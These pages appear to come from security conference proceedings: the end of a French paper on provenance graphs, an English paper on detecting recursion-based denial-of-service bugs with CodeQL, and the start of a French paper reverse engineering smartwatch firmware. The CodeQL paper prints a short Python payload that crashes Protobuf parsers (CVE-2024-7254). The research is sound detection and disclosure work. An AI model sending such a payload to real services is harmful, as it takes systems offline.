Résultats Une étude de provenance rétrospective, s'appuyant sur une analyse inter-processus et sur les propriétés définies ci-dessus, peut fournir à l'évaluateur des informations sur l'origine du problème. Si l'on mène une analyse rétrospective à partir du segment de données corrompu dans le fichier *report* :

— si la chaîne causale "confirmée" s'arrête au niveau du *log collector* (aucune correspondance ne peut être établie avec la propriété CP_{lc} du log collector), cela signifie que la propriété de l'évaluateur n'est pas valide dans la trace d'exécution. Cette trace correspond donc

à un comportement qui n'est pas couvert par les propriétés du *log collector*. Cela peut provenir d'un bug inconnu, ou d'un modèle de comportement insuffisamment spécifié au travers des propriétés. Aucun élagage additionnel du **SEPG** ne peut donc être réalisé à partir de cet état.

— de même, si la chaîne causale "confirmée" s'arrête au niveau du *router* (aucune correspondance ne peut être établie avec la propriété CP_{router} du router), soit *router* contient un bug, soit son comportement est insuffisamment spécifié.

— si la chaîne causale "confirmée" atteint un client, alors un flux d'information entre ce client et un segment de données du fichier de rapport peut être établi avec succès.

Notons que l'approche est itérative. Au départ, la spécification des propriétés peut être très simple, dans la mesure où elles servent surtout à indiquer à l'évaluateur quelles parties du système doivent être examinées. Plus l'évaluateur analyse le système, plus il peut le spécifier au moyen de propriétés, et plus les chaînes causales "incertaines" devraient se transformer en chaînes "confirmées" ou "absentes".

À partir d'un total initial de 2684 événements dans une trace collectée, le **SEPG** initial comportait 5340 nœuds (versions d'état d'entités) et 10588 arêtes. L'application de la Proposition 1 produit un nouveau **SEPG** ne comportant plus que 1653 nœuds et 3123 arêtes. L'ajout des propriétés de dépendance discutées dans cette section ramène le nombre de versions d'état d'entité confirmées dans le **SEPG** à 314 nœuds et 554 arêtes, ce qui permet, grâce à une analyse simple guidée par les propriétés, d'obtenir une réduction de 94% du nombre de nœuds du **SEPG**, et de permettre à l'évaluateur d'identifier quel client est responsable de la partie corrompue du fichier *report*.

10 Discussion

L'approche et l'outillage proposés dans cet article apportent un soutien précieux à l'évaluateur pour identifier des scénarios d'attaque potentiels dus à d'éventuels bugs de design, dans un système complexe. Toutefois, cette approche doit encore relever plusieurs défis avant de pouvoir identifier des chemins d'attaque de manière autonome. En effet, dans un système complexe, composé de multiples processus et ressources, une difficulté majeure pour l'évaluateur est de collecter des traces d'exécution pertinentes, qui cartographient de manière représentative les différents comportements du système. Il est essentiel d'identifier les différents types d'effets qui

résultent des actions effectuées par le testeur, pour construire des scénarios d'attaque potentiels à partir d'un enchaînement habile d'effets pertinents ainsi identifiés. De plus, une trace d'exécution unique a, de manière réaliste, peu de chances de contenir une attaque, en particulier dans un contexte industriel, où des tests fonctionnels ont été réalisés pour garantir un comportement correct à une échelle limitée. Ainsi, s'appuyer sur l'étude d'une seule trace dans une étude de cas réelle risque de ne pas mettre en évidence un nouveau chemin d'attaque. Une autre limitation est l'effort nécessaire pour identifier des propriétés intra-processus. Bien que nous ayons proposé une manière très pratique et puissante de les exprimer, l'essentiel de la charge de travail se situe du côté de l'introspection.

Pour lever ces limitations, les points suivants doivent être traités : (1) collecter des traces pertinentes qui constitueront un modèle du système sur lequel raisonner ; (2) être en mesure d'identifier les effets (et effets de bord) sur les ressources et les processus du système, déclenchés par les actions de l'évaluateur à l'origine des traces ; et (3) explorer les combinaisons possibles de ces effets afin d'identifier des flux d'information potentiels pouvant partir d'un point d'entrée de l'attaquant vers un élément du système (c'est-à-dire des scénarios d'attaque). Pour cette raison, des travaux complémentaires restent à mener en plus de l'approche présentée dans cet article. Dans un premier temps, nous travaillons actuellement sur la collecte et la composition de traces, avec l'idée d'utiliser en entrée les tests fonctionnels nécessairement associés à la validation des systèmes complexes. Dans la mesure où ces tests sont censés couvrir l'essentiel des comportements du système, ils constituent un très bon point de départ. À partir de la collecte des traces associées à l'ensemble de ces tests fonctionnels, l'objectif est de les composer pour mettre en évidence des flux d'information qui n'apparaissent pas au sein d'un seul cas de test.

11 Conclusion

Dans cet article, nous avons montré qu'il est possible de réduire considérablement la taille d'un graphe de provenance en concentrant l'analyse de l'évaluateur sur les zones où se produit un over-linking. À court terme, nous prévoyons de valider l'approche proposée sur des systèmes réels et hétérogènes. Cela inclut le déploiement de notre framework sur des applications plus complexes et plus représentatives de vrais systèmes industriels (dans notre cas, les systèmes avioniques), la mesure de la surcharge induite et l'évaluation de la qualité des graphes (taille, qualité de l'élagage). Nous

mènerons également des études centrées sur l'évaluateur afin de quantifier l'efficacité des investigations à l'aide de notre outil d'exploration.

À plus long terme, nous visons à compléter les propriétés fournies par l'évaluateur par la génération automatique de propriétés intra-processus à partir des binaires des programmes. Dans cette optique, nous prévoyons de combiner des méthodes d'analyse statique (par ex. l'analyse de marquage, analyse de teinte) avec des informations dynamiques issues de traces d'exécution, approche qui s'est révélée efficace pour faire passer à l'échelle l'analyse de systèmes complexes [1]. En outre, nous étudions comment l'extension des graphes de provenance probabilistes [8] pourrait bénéficier à notre approche afin de soutenir le travail d'un évaluateur de sécurité.

Références

1. Cyrille Artho and Armin Biere. Combined static and dynamic analysis. *Electr. Notes Theor. Comput. Sci.*, 131 :3–14, 05 2005.
2. Adam Bates, Dave (Jing) Tian, Kevin R. B. Butler, and Thomas Moyer. Trustworthy Whole-System provenance for the linux kernel. In *24th USENIX Security Symposium (USENIX Security 15)*, pages 319–334, 2015.
3. Khalid Belhajjame, Reza B'Far, James Cheney, Sam Coppens, Stephen Cresswell, Yolanda Gil, Paul Groth, Graham Klyne, Timothy Lebo, Jim McCusker, Simon Miles, James Myers, Satya Sahoo, and Curt Tilmes. Prov-dm : The prov data model. Project report, April 2013. `https://eprints.soton.ac.uk/356851/`
4. Bolaji Gbadamosi, Luigi Leonardi, Tobias Pulls, Toke Høiland-Jørgensen, Simone Ferlin-Reiter, Simo Sorce, and Anna Brunström. The ebpf runtime in the linux kernel, 2024. `https://arxiv.org/abs/2410.00026`
5. Ashish Gehani and Dawood Tariq. Spade : Support for provenance auditing in distributed environments. In *Proceedings of the 13th International Middleware Conference (Middleware 2012)*, 2012.
6. Xueyuan Han, Thomas F. J.-M. Pasquier, and Margo I. Seltzer. Provenance-based intrusion detection : Opportunities and challenges. In *10th USENIX Workshop on the Theory and Practice of Provenance (TaPP 2018)*, 2018.
7. Wajih Ul Hassan, Mohammad A. Noureddine, Pubali Datta, and Adam Bates. Omegalog : High-fidelity attack investigation via transparent multi-layer log analysis. *Proceedings 2020 Network and Distributed System Security Symposium*, 2020. `https://api.semanticscholar.org/CorpusID:211268590`
8. Nwokedi Idika, Mayank Varia, and Harry Phan. The probabilistic provenance graph. In *2013 IEEE Security and Privacy Workshops*, pages 34–41, 2013.
9. Muhammad Adil Inam, Yinfang Chen, Akul Goyal, Jason Liu, Jaron Mink, Noor Michael, Sneha Gaur, Adam Bates, and Wajih Ul Hassan. Sok : History is a vast early warning system : Auditing the provenance of system intrusions. In *2023 IEEE Symposium on Security and Privacy (SP)*, pages 2620–2638, 2023.
10. Kyu Hyung Lee, X. Zhang, and Dongyan Xu. High accuracy attack provenance via binary-based execution partition. In *Network and Distributed System Security Symposium*, 2013. `https://api.semanticscholar.org/CorpusID:93090`

11. Shiqing Ma, Juan Zhai, Fei Wang, Kyu Hyung Lee, Xiangyu Zhang, and Dongyan Xu. MPI : Multiple perspective attack investigation with semantic aware execution partitioning. In *26th USENIX Security Symposium (USENIX Security 17)*, pages 1111–1128, Vancouver, BC, August 2017. USENIX Association. `https://www.usenix.org/conference/usenixsecurity17/technical-sessions/presentation/ma`
12. Shiqing Ma, X. Zhang, and Dongyan Xu. Protracer : Towards practical provenance tracing by alternating between logging and tainting. *Proceedings 2016 Network and Distributed System Security Symposium*, 2016. `https://api.semanticscholar.org/CorpusID:2686304`
13. Sadegh M. Milajerdi, Birhanu Eshete, Rigel Gjomemo, and V.N. Venkatakrishnan. Poirot : Aligning attack behavior with kernel audit records for cyber threat hunting. In *Proceedings of the 2019 ACM SIGSAC Conference on Computer and Communications Security*, CCS '19, page 1795–1812, New York, NY, USA, 2019. Association for Computing Machinery. `https://doi.org/10.1145/3319535.3363217`
14. Sadegh M. Milajerdi, Rigel Gjomemo, Birhanu Eshete, R. Sekar, and V.N. Venkatakrishnan. Holmes : Real-time apt detection through correlation of suspicious information flows. In *2019 IEEE Symposium on Security and Privacy (SP)*, pages 1137–1152, 2019.
15. Kiran-Kumar Muniswamy-Reddy, David A. Holland, Uri Braun, and Margo Seltzer. Provenance-aware storage systems. In *Proceedings of the 2006 USENIX Annual Technical Conference (USENIX ATC '06)*, 2006.
16. National Security Agency. Ghidra software reverse engineering framework, 2019. `https://ghidra-sre.org/`
17. Thomas Pasquier, Xueyuan Han, Mark Goldstein, Thomas Moyer, David Eyers, Margo Seltzer, and Jean Bacon. Practical whole-system provenance capture. In *Symposium on Cloud Computing (SoCC'17)*. ACM, 2017.
18. Devin J. Pohly, Stephen McLaughlin, Patrick McDaniel, and Kevin Butler. Hi-fi : collecting high-fidelity whole-system provenance. ACSAC '12, page 259–268, New York, NY, USA, 2012. Association for Computing Machinery. `https://doi.org/10.1145/2420950.2420989`
19. Alastair Robertson. bpftrace. *Github*, 2019. `https://github.com/bpftrace/bpftrace`
20. Le Yu, Ma Shiqing, Zhuo Zhang, Guanhong Tao, Xiangyu Zhang, Dongyan Xu, Vincent Urias, Han Lin, Gabriela Ciocarlie, Vinod Yegneswaran, and Ashish Gehani. Alchemist : Fusing application and audit logs for precise attack provenance without instrumentation. 01 2021.
21. Jun Zeng, Chuqi Zhang, and Zhenkai Liang. Palantír : Optimizing attack provenance with hardware-enhanced system observability. In *Proceedings of the 2022 ACM SIGSAC Conference on Computer and Communications Security*, CCS '22, page 3135–3149, New York, NY, USA, 2022. Association for Computing Machinery. `https://doi.org/10.1145/3548606.3560570`
22. Michael Zipperle, Florian Gottwalt, Elizabeth Chang, and Tharam Dillon. Provenance-based intrusion detection systems : A survey. 55(7), December 2022. `https://doi.org/10.1145/3539605`

Denial of Service using recursions

Alexis Challande
alexis.challande@trailofbits.com

Trail of Bits

Abstract. Recursive functions are a fundamental programming pattern for processing nested data structures. However, recursion on untrusted input introduces a frequently overlooked vulnerability: attackers can trigger stack exhaustion to cause Denial of Service (DoS) attacks. This pattern affects languages across the memory-safety spectrum, including Rust. We present a CodeQL-based approach for detecting recursion-based DoS vulnerabilities. We document the iterative development of the query, then apply it to real-world codebases and present vulnerabilities discovered in Protobuf, Elasticsearch, and other major open source projects.

1 Related work

Stack exhaustion through unbounded recursion (CWE-674 [3]) has been a source of DoS vulnerabilities for over two decades [1]. Crosby and Wallach laid the groundwork for low-bandwidth DoS via algorithmic abuse [8], and Chang et al. proposed SAFER, a static analysis combining taint and control-dependency analysis to detect CPU and stack exhaustion in C programs [7]. On the tooling side, coverage-guided fuzzers are structurally ill-suited to finding recursion bugs: each additional nesting level exercises the same code path, yielding no new coverage. Worse, corpus minimization actively favors smaller inputs. Among static analysis tools, Semgrep's pattern matching operates at the statement level and cannot express the constraint that a function calls itself. To our knowledge, no prior work uses interprocedural dataflow analysis to systematically detect recursive call chains as a vulnerability class across large codebases, which is the gap this paper addresses using CodeQL's path queries.

2 Background

Recursion. A recursive function calls itself to solve a problem by breaking it down into smaller, similar subproblems. Recursion can be simple and effective to solve classic problems dealing with nested structures, whether traversing a tree, visiting nodes in a graph, or parsing JSON. A well-formed recursive function must satisfy three properties: (1) it must handle all

valid inputs, (2) it must have a base case that makes no recursive calls, and (3) each recursive call must operate on a strictly smaller subproblem, making forward progress towards the base case.

CodeQL. CodeQL is like SQL for source code: you write queries to find patterns in code, such as security bugs or questionable coding practices. That makes it a useful tool for building queries to find dangerous recursive functions. CodeQL queries are written in a specific language that resembles SQL with classes.

3 The vulnerable pattern

Although elegant, most recursive functions can be flawed if they process untrusted data. Computers have finite resources, including a finite number of stack frames available during program execution. Deeply nested recursion can therefore exhaust the stack and generate a stack overflow error. While some languages (Python, Java) allow programs to safely recover from stack overflow errors, in some others (Rust, Go) it is not possible. Violating any of the three properties in the previous section can result in a stack exhaustion problem, which can be a security concern, as the case studies in Section 6 highlight.

The impact of stack overflow bugs. While stack overflows during development (like compiling a Rust program with `1+` repeated ten thousand times [1]) are mostly harmless, they can cause significant real-world damage in production systems:

- **Availability issues:** All the latest and greatest DDoS protection is bypassed if your newest web application is taken offline by a single deeply nested JSON POST request.
- **Stack clashing:** Usually not a problem anymore because of the mitigations, but for older or embedded systems, the protection may not be in place, and would allow converting a stack overflow into an exploitable bug.
- **Financial losses:** Taking down blockchain nodes or cryptocurrency networks can manipulate markets or halt transactions. Many production systems use Rust-based interpreters, parsers, and validators that process untrusted input. In this context, an availability problem could translate directly into a financial loss.

[1] `https://play.rust-lang.org/?version=stable&mode=debug&edition=2021&gist=cc554a8cf658330e85402be29d674593`

While memory-safe languages like Rust successfully eliminate entire classes of vulnerabilities (buffer overflows, use-after-free), stack exhaustion through unbounded recursion falls outside these guarantees. Stack overflows thus remain a viable DoS vector in any language when processing untrusted input.

4 Mitigation strategies

Do not use recursion. Do not recurse over user inputs. Instead, rewrite them as iterative functions. For instance, after we reported a recursion issue in Guava to Google, Google rewrote its cycle detection routine from a recursive to an iterative implementation. We recommend prohibiting recursion over user-controlled data.

Use a depth counter. If an iterative approach is not feasible, combining a recursive approach with a depth counter is possible, but this comes with drawbacks. Manually adding depth to each call is both tedious and error-prone. The extra boilerplate reduces readability. The developer must also understand how much recursion is allowed for the context, and finding an appropriate upper boundary is not always easy.

Catch stack overflow errors. A stack overflow error is essentially just a built-in counter for how many recursive calls are allowed, using it as a natural limit, and catching the error when it occurs is problematic. When a stack overflow error is thrown, the system is already under pressure: the stack space has been exhausted, and the resources (memory allocations, function calls. . .) have already been used.

5 Detecting recursive patterns with CodeQL

Not using CodeQL. At the time this research was conducted, Rust for CodeQL did not yet exist. To target the language, we used Tree Sitter to build an Abstract Syntax Tree of the code and search for cycles in the call graph. While sound, this approach does not scale with the complexity of real codebases, as it requires complex logic to handle language features like polymorphism and macro expansions.

Detection of mutually recursive functions. In Figure 1, we depict our first attempt at finding recursive functions using CodeQL. This query worked well on our synthetic test cases but failed dramatically on real

codebases: the `from` clause computes a cartesian product over all method calls, resulting in $O(n^2)$ complexity.

Listing 1: Initial CodeQL query

```
import java

// Warning, do-not-use, extremely slow
from MethodCall ma, MethodCall mb
where
     ma.getMethod() = mb.getEnclosingCallable()
     and ma.getEnclosingCallable() = mb.getMethod()
select ma, "Mutual recursion between $@ and $@",
    ma.getMethod(), ma.getMethod().getName(),
    mb.getMethod(), mb.getMethod().getName()
```

Better solution. After reading the CodeQL documentation, we realized we could write an optimized query checking direct recursion (functions calling themselves) and second-order recursion (function A calls B, which calls back to A). With just a few lines of CodeQL, we have already surpassed what we could do with Tree Sitter. Because this query iterates over each call site once and resolves callees through pre-computed indexes, it runs in $O(n \cdot d)$ where d is the average number of callees per site—effectively $O(n)$ in practice. The difference was dramatic on the Elasticsearch codebase: whereas the first query did not finish after 10 minutes, the second found hundreds of results in just five seconds.

Listing 2: An improved CodeQL query

```
import java
// Still do not use - this could be much improved
from MethodCall ma
where
    // Check for self-recursive functions
    ma.getMethod() = ma.getEnclosingCallable()
    // Or check for second-order recursion
    or exists(
        Method m |
        m = ma.getMethod()
        and m.getACallee() = ma.getEnclosingCallable()
    )
select ma, "Recursion starting in $@",
    ma.getMethod(), ma.getMethod().getName()
```

This query was better but lacked several features: (1) it only caught recursions up to order 2 but not longer and more dangerous chains, and

(2) it did not filter out the results in test and tooling code. We explored how to solve these two issues with similar patterns, but ended up using path queries.

Using a path query. The CodeQL documentation states that "you can create path queries to visualize the flow of information through a codebase." A simplified version of the query is shown below in Figure 3, and the complete version is available online.

Path queries compute dataflows between sources and sinks, and filter them using user defined predicates. For our needs, our source and sink are the same, because a recursion chain is a cycle. We commented the code in Figure 3 to help the reader understand how the query works.

Listing 3: Recursion detection using a path query

```
1  import java
2  import semmle.code.java.dataflow.DataFlow
3
4  // Define sources (or sinks - they are the same)
5  // method for a recursive chain
6  class RecursionSource extends MethodCall {
7    // Simply, a MethodCall (i.e. the calling instruction)
8    RecursionSource() {
9      not isTestPackage(this.getCaller().getDeclaringType())
10   }
11 }
12
13 module RecursiveConfig implements DataFlow::StateConfigSig {
14   class FlowState = Method;
15
16   predicate isSource(DataFlow::Node node, FlowState state) {
17     node.asExpr() instanceof RecursionSource and
18     // The trick: store in the state one node of the
19     // recursion chain to detect cycles!
20     state = node.asExpr().(MethodCall).getCaller()
21   }
22
23   predicate isSink(DataFlow::Node node, FlowState state) {
24     // The current node is a MethodCall
25     node.asExpr() instanceof RecursionSource and
26     // There exists a call-chain from the state
27     // (original node) and this one
28     state.calls+(
29         node.asExpr().(MethodCall).getCaller()) and
30     // This node calls the original node
31     node.asExpr().(MethodCall).getCallee().calls(state)
```

```
32   }
33 }
34
35 module RecursiveFlow =
36     DataFlow::GlobalWithState<RecursiveConfig>;
37
38 import RecursiveFlow::PathGraph
39
40 from RecursiveFlow::PathNode source,
41      RecursiveFlow::PathNode sink
42 where RecursiveFlow::flowPath(source, sink)
43 select sink.getNode(), source, sink,
44     "Found a recursion: "
```

To keep the figure lighter, we removed any refinements (such as deduplication logic) from the query. Unlike the previous queries, the new one flags longer recursion chains. It also yields a much nicer visualization of the query results. Note that this query detects recursive call patterns, not vulnerabilities directly: whether a flagged recursion constitutes a security issue depends on whether the recursive input is user-controlled, which requires further manual analysis (see Section 6). The complete query, with all refinements, is available online.[2]

Improving the query. The query has two main flaws: (1) it flags all recursive functions, including in some safe cases where it should not, for instance when the recursion depth is bounded by a depth parameter, and (2) it does not determine if an attacker is able to control the recursive input (i.e. the input that will be recursed on). This is crucial for distinguishing between genuine security vulnerabilities and harmless recursive functions.

6 Case studies

Equipped with our CodeQL query, we ran it against several popular open-source codebases. Since the query detects recursive call patterns rather than confirmed vulnerabilities, we triaged results manually. Our process consisted of three steps: (1) discarding results in test code and internal tooling, (2) tracing back the recursive input to determine whether it could originate from an external or untrusted source, and (3) assessing exploitability by evaluating whether the recursion depth could be controlled by an attacker with a reasonable payload. On a typical codebase like

[2] `https://github.com/trailofbits/codeql-queries/blob/main/java/src/security/Recursion/Recursion.ql`

Elasticsearch, the query produced several hundred raw results, which we narrowed down to a handful of confirmed vulnerabilities after triage.

Protobuf. Parsing untrusted data is notoriously tricky, and security researchers have targeted parsers for every format. Protocol buffers are a solution developed by Google to provide a serialized exchange format with automatically generated parsers in various languages. They are used extensively both within Google and in the greater ecosystem.

Using our query, we discovered that the Java implementation is vulnerable to recursion attacks (CVE-2024-7254 [2]). For instance, one could crash a Java application parsing an external message using the protobuf-lite library by simply sending this one message.

Listing 4: A malicious message in Protobuf

```
with open("recursive.data", "wb") as f:
    f.write(bytearray([19] * 5_000_000))
```

The root cause of this issue is the combination of parsing unknown fields with groups, a deprecated feature that is still parsed because of backward compatibility. This produces the following chain of events: (1) A group can contain another group, (2) The new group is parsed as an unknown field if the attacked schema does not contain a group, (3) An unknown group can contain a group.

While investigating this problem, we found it also applied to other Protobuf implementations, including:

- RUSTSEC-2024-0437 [4]: Rust-protobuf, an unofficial implementation of Protocol buffers in Rust
- CVE-2025-4565 [5]: The pure Python implementation of Protobuf

Elasticsearch. Elasticsearch is an open-source search and analytics engine built on Apache Lucene. Our query flagged several features as vulnerable to recursion attacks. For instance, Elasticsearch supports a feature called Glob Patterns. The issue arises when handling patterns with repeated wildcard symbols (*). Logically, multiple consecutive wildcards are equivalent to a single wildcard. This implementation handles consecutive wildcards by removing the first wildcard and making a recursive call to match against the remaining pattern. The maintainers fixed this in PR#132798 [6] after our report.

We also reported several other recursion-based vulnerabilities in Elasticsearch, notably CVE-2024-52980 and CVE-2024-52981.

7 Conclusion

This paper presents a CodeQL-based approach for detecting recursion-based DoS vulnerabilities, documenting both the query development methodology and its application to real-world codebases. We identified and disclosed multiple previously unknown vulnerabilities in major open source projects. These results show that stack exhaustion through unbounded recursion on untrusted input remains an underappreciated vulnerability class spanning multiple languages, from Java to Rust.

Future work. Our current query detects recursive call patterns but does not distinguish between exploitable vulnerabilities and benign recursions, requiring manual triage. We could reduce false positives by recognizing safe patterns (bounded recursions). Also, porting the query to other CodeQL-supported languages would broaden coverage and allow cross-ecosystem analysis of this vulnerability class.

References

1. CVE-2002-0659: OpenSSL ASN.1 Library Denial of Service via Recursive Structures, 2002.
   `https://nvd.nist.gov/vuln/detail/CVE-2002-0659`
2. CVE-2024-7254: Stack overflow in Protocol Buffers, 2024.
   `https://nvd.nist.gov/vuln/detail/CVE-2024-7254`
3. CWE-674: Uncontrolled Recursion, 2024.
   `https://cwe.mitre.org/data/definitions/674.html`
4. RUSTSEC-2024-0437: Stack overflow in rust-protobuf, 2024.
   `https://rustsec.org/advisories/RUSTSEC-2024-0437`
5. CVE-2025-4565: Stack overflow in Protobuf Python, 2025.
   `https://nvd.nist.gov/vuln/detail/CVE-2025-4565`
6. Fix glob pattern recursive wildcard matching, 2025.
   `https://github.com/elastic/elasticsearch/pull/132798`
7. Richard M. Chang, Guofei Jiang, Franjo Ivancic, Sriram Sankaranarayanan, and Vitaly Shmatikov. Inputs of Coma: Static Detection of Denial-of-Service Vulnerabilities. In *IEEE Computer Security Foundations Symposium*, pages 186–199, 2009.
8. Scott A. Crosby and Dan S. Wallach. Denial of Service via Algorithmic Complexity Attacks. In *12th USENIX Security Symposium*, 2003.

Rétro-ingénierie d'un micrologiciel pour architecture *Pi32v2*

Damien Cauquil
dcauquil@quarkslab.com

Quarkslab

Résumé. La rétro-ingénierie de micrologiciel consiste à comprendre le fonctionnement d'un code compilé s'exécutant sur une architecture matérielle telle qu'un système-sur-puce ou un microcontrôleur, via le désassemblage et la décompilation du code qui le compose. Cette analyse requiert de posséder des outils capables d'interpréter les successions d'octets présents dans le code exécutable en fonction de l'architecture du processeur utilisé et des jeux d'instructions supportés.

Lors de l'analyse d'un micrologiciel de montre connectée, nous avons été confronté à une architecture de processeur que nous ne connaissions pas, dénommée *Pi32v2*. Cette architecture est développée par un fondeur chinois, *JieLi*, et est présente sur de nombreux systèmes-sur-puce dédiés à des applications reposant sur l'utilisation du protocole sans-fil Bluetooth. *JieLi* met par ailleurs à disposition un SDK ainsi que quelques codes exemples, sans autre ressource spécifique.

Cet article détaille la méthodologie qui nous a permis d'identifier et de documenter une partie non-négligeable du jeu d'instructions du processeur *Pi32v2*, d'ajouter le support de ces instructions dans *Ghidra*, et introduit certaines subtilités du langage *SLEIGH* et leur utilisation avancée. Une implémentation sous licence libre pour *Ghidra* de ce processeur est proposée, améliorant une implémentation existante mais incomplète réalisée par Andrey Grigoryev entre 2022 et 2024. Nous montrons enfin comment cette implémentation nous a permis d'analyser le micrologiciel et d'identifier les éléments que nous recherchions.

1 Introduction

La rétro-ingénierie de micrologiciels s'exécutant sur des systèmes embarqués (*« bare metal »*) est une phase critique pour la recherche de vulnérabilités, indispensable à la bonne compréhension du fonctionnement desdits systèmes. Elle repose essentiellement sur la capacité d'outils automatisés à transformer du code machine sous forme de suite d'octets en une série d'instructions élémentaires intelligibles et de leurs opérandes (langage assembleur). Ils sont très efficaces pour peu qu'ils soient en mesure de transposer chaque instruction en son équivalent intelligible et de connaître

son effet sur l'état du processeur et des régions mémoires accédées par le code.

Car là est leur limite : ils peuvent seulement analyser les architectures de processeur (et donc les jeux d'instructions) qui leur sont connues. Toute architecture en dehors de leur base de connaissance rend ces outils totalement impuissants, au grand désespoir de l'analyste. Certains de ces outils offrent toutefois à l'analyste la possibilité de définir le format et la manière dont ces instructions sont encodées sous forme d'octets, ce qui permet le désassemblage puis la décompilation d'un code exécutable auparavant inconnu. Quand la documentation d'une architecture de processeur est connue, créer une description de l'ensemble des instructions supportées par un processeur donné est une formalité. Cela prend du temps, certes, mais aboutit fatalement à un support correct du jeu d'instructions en question (pour peu qu'aucune erreur ne se soit glissée, ou que les définitions créées par des *grands modèles de langage* aient été vérifiées). Mais que fait-on si aucune documentation n'existe ? Comment peut-on déterminer l'encodage des instructions, de leurs opérandes et leurs *significations* ?

Cet article présente un cas concret d'une architecture de processeur partiellement connue (*Pi32v2*), rencontrée lors de l'analyse d'une montre connectée prétendant effectuer des mesures de constantes de santé, que nous soupçonnions être une arnaque.

Il détaille ainsi la méthodologie suivie afin de déterminer le jeu d'instructions et le format de ces dernières à partir des ressources à notre disposition, ainsi que l'intégration dans le logiciel de désassemblage *Ghidra* de cette architecture exotique via le langage de description employé par ce logiciel. Nous montrons ensuite comment ce travail de rétro-ingénierie nous a permis d'analyser le micrologiciel étudié et de trouver les éléments de réponse que nous recherchions. Enfin, nous présentons une implémentation sous licence libre de ce processeur pour *Ghidra* basée sur une implémentation incomplète initiée par Andrey Grigoryev en 2022, ayant permis un désassemblage correct de notre micrologiciel.

L'analyse de la montre connectée a fait l'objet en 2025 d'une présentation donnée par l'auteur et Thomas Cougnard lors de la conférence *leHACK* [3] qui n'a explicité ni la méthodologie suivie ni les difficultés rencontrées qui ont permis d'obtenir le code désassemblé du micrologiciel.

1.1 Présentation de la montre connectée et des travaux précédemment réalisés

La montre connectée que nous avons étudiée est vendue depuis fin 2024 dans les magasins de l'enseigne française GiFi à un tarif défiant




Fig. 1. La montre connectée affichant la fréquence cardiaque de son porteur.

Fig. 2. Installation matérielle de capture des données envoyées à l'écran de la montre.

toute concurrence (environ 12 euros lors de notre achat), commercialisée sous la marque "Homday Xpert". On retrouve parmi les fonctionnalités annoncées le suivi de l'activité physique via la mesure de la fréquence cardiaque (Fig. 1), de la pression artérielle et du taux d'oxygène dans le sang. Cependant, une rapide analyse de son électronique a montré l'absence de capteurs permettant ces mesures, et c'est tout naturellement que nous nous sommes interrogés sur l'origine des données affichées par la montre.

La montre utilise un système-sur-puce peu répandu en Europe qui possède une interface de débogage propriétaire requérant un équipement adapté dont nous ne disposions pas. Il nous a donc fallu ruser afin d'accéder au micrologiciel, en exploitant une vulnérabilité de lecture arbitraire dans le code traitant le téléchargement de thèmes d'écrans personnalisés combinée à une capture des données transmises par le système-sur-puce à l'écran (Fig. 2). Nous avons ainsi extrait portion par portion les données de la mémoire flash intégrée à la montre et reconstitué son micrologiciel. Un billet publié sur le blog de *Quarkslab* [1] détaille la mise au point de cette attaque.

L'analyse matérielle de la montre a permis d'identifier un système-sur-puce `AC6958` du fondeur chinois *JieLi*, qui repose sur un processeur `Pi32v2` d'après la documentation trouvée sur Internet [4]. Ce processeur

est spécifique au fondeur et diffère significativement des architectures populaires comme ARM ou RISC-V.

Une analyse plus approfondie du micrologiciel indique par ailleurs la présence de plusieurs sections de données, dont la plupart montrent une entropie élevée pouvant indiquer une possible compression ou chiffrement. Seule une section dénommée *app.bin* semble avoir été fort heureusement épargnée : elle contient le code du système d'exploitation de la montre. La compréhension de ce code permettrait d'en savoir plus sur le format et le possible chiffrement des autres sections ; il nous fallait donc *absolument* obtenir au mieux une version désassemblée intelligible du code machine, voire une version décompilée des différentes fonctions d'intérêt.

1.2 Découverte du processeur `Pi32v2`

Le dépôt *Github* identifié lors de notre phase de découverte détaille précisément l'architecture du processeur *Pi32v2* ainsi qu'une partie du jeu d'instructions [6] identifié par son auteur, Andrey Grigoryev, ainsi que les formats de certaines opérandes. Le site officiel de *JieLi* mettant à disposition de la documentation [9] sur l'environnement de développement ainsi que des instructions pour l'installation de leur kit de développement (ou *« SDK »*), bien qu'en langue chinoise, est une véritable mine d'informations. Ce kit est d'ailleurs en libre accès sur leur dépôt *Github* [10].

1.3 État de l'art

Un processeur spécifique à *Ghidra* a déjà été implémenté par Andrey Grigoryev en 2022 [5], mais un rapide test montre qu'un nombre conséquent d'instructions ne sont pas correctement reconnues, interrompant le processus de désassemblage. L'analyse du micrologiciel est quasi-impossible, une bonne partie des instructions employées par ce dernier ne pouvant être désassemblées.

Plusieurs chercheurs en sécurité se sont attaqués à la rétro-ingénierie de jeu d'instructions d'architectures processeur inconnues et l'ajout de leur support dans des outils de désassemblage ou de décompilation, documentant au passage leur méthodologie. Robert Xiao l'a fait dans le cadre de sa participation au *DragonSector CTF* [13] de 2019, Guillaume Valadon lors de son analyse d'une carte SD WiFi *FlashAir* de *Toshiba* [11] présentée à la conférence *BlackHat* en 2018, et plus récemment Willem a présenté lors du 39ème *Chaos Communication Congress* ses travaux sur la rétro-ingénierie du micrologiciel de la puce *Titan M2* [12] de *Google*. La méthode d'analyse que nous avons suivie est relativement proche de

celles présentées par ces chercheurs, sachant qu'une partie des instructions ainsi que leur format général avaient déjà été déterminés et en partie documentés par Andrey Grigoryev.

2 Analyse du jeu d'instructions de l'architecture Pi32v2

Le processeur `Pi32v2` est une évolution du processeur `Pi32` conçu par *JieLi* à partir du modèle de cœur *Blackfin* d'*Analog Devices*. C'est un processeur 32 bits qui possède 16 registres généraux (`r0` à `r15`) qui peuvent être combinés un à un pour former 8 registres de 64 bits (`r1_r0`, `r3_r2`...). Il supporte certains mécanismes hérités de l'architecture *Blackfin*, comme l'exécution parallélisée d'instructions ou encore certaines opérations mathématiques complexes. D'après la documentation disponible en source ouverte, il supporte des instructions encodées sur 16, 32 ou 48 bits.

2.1 Identification d'instructions et de leur encodage

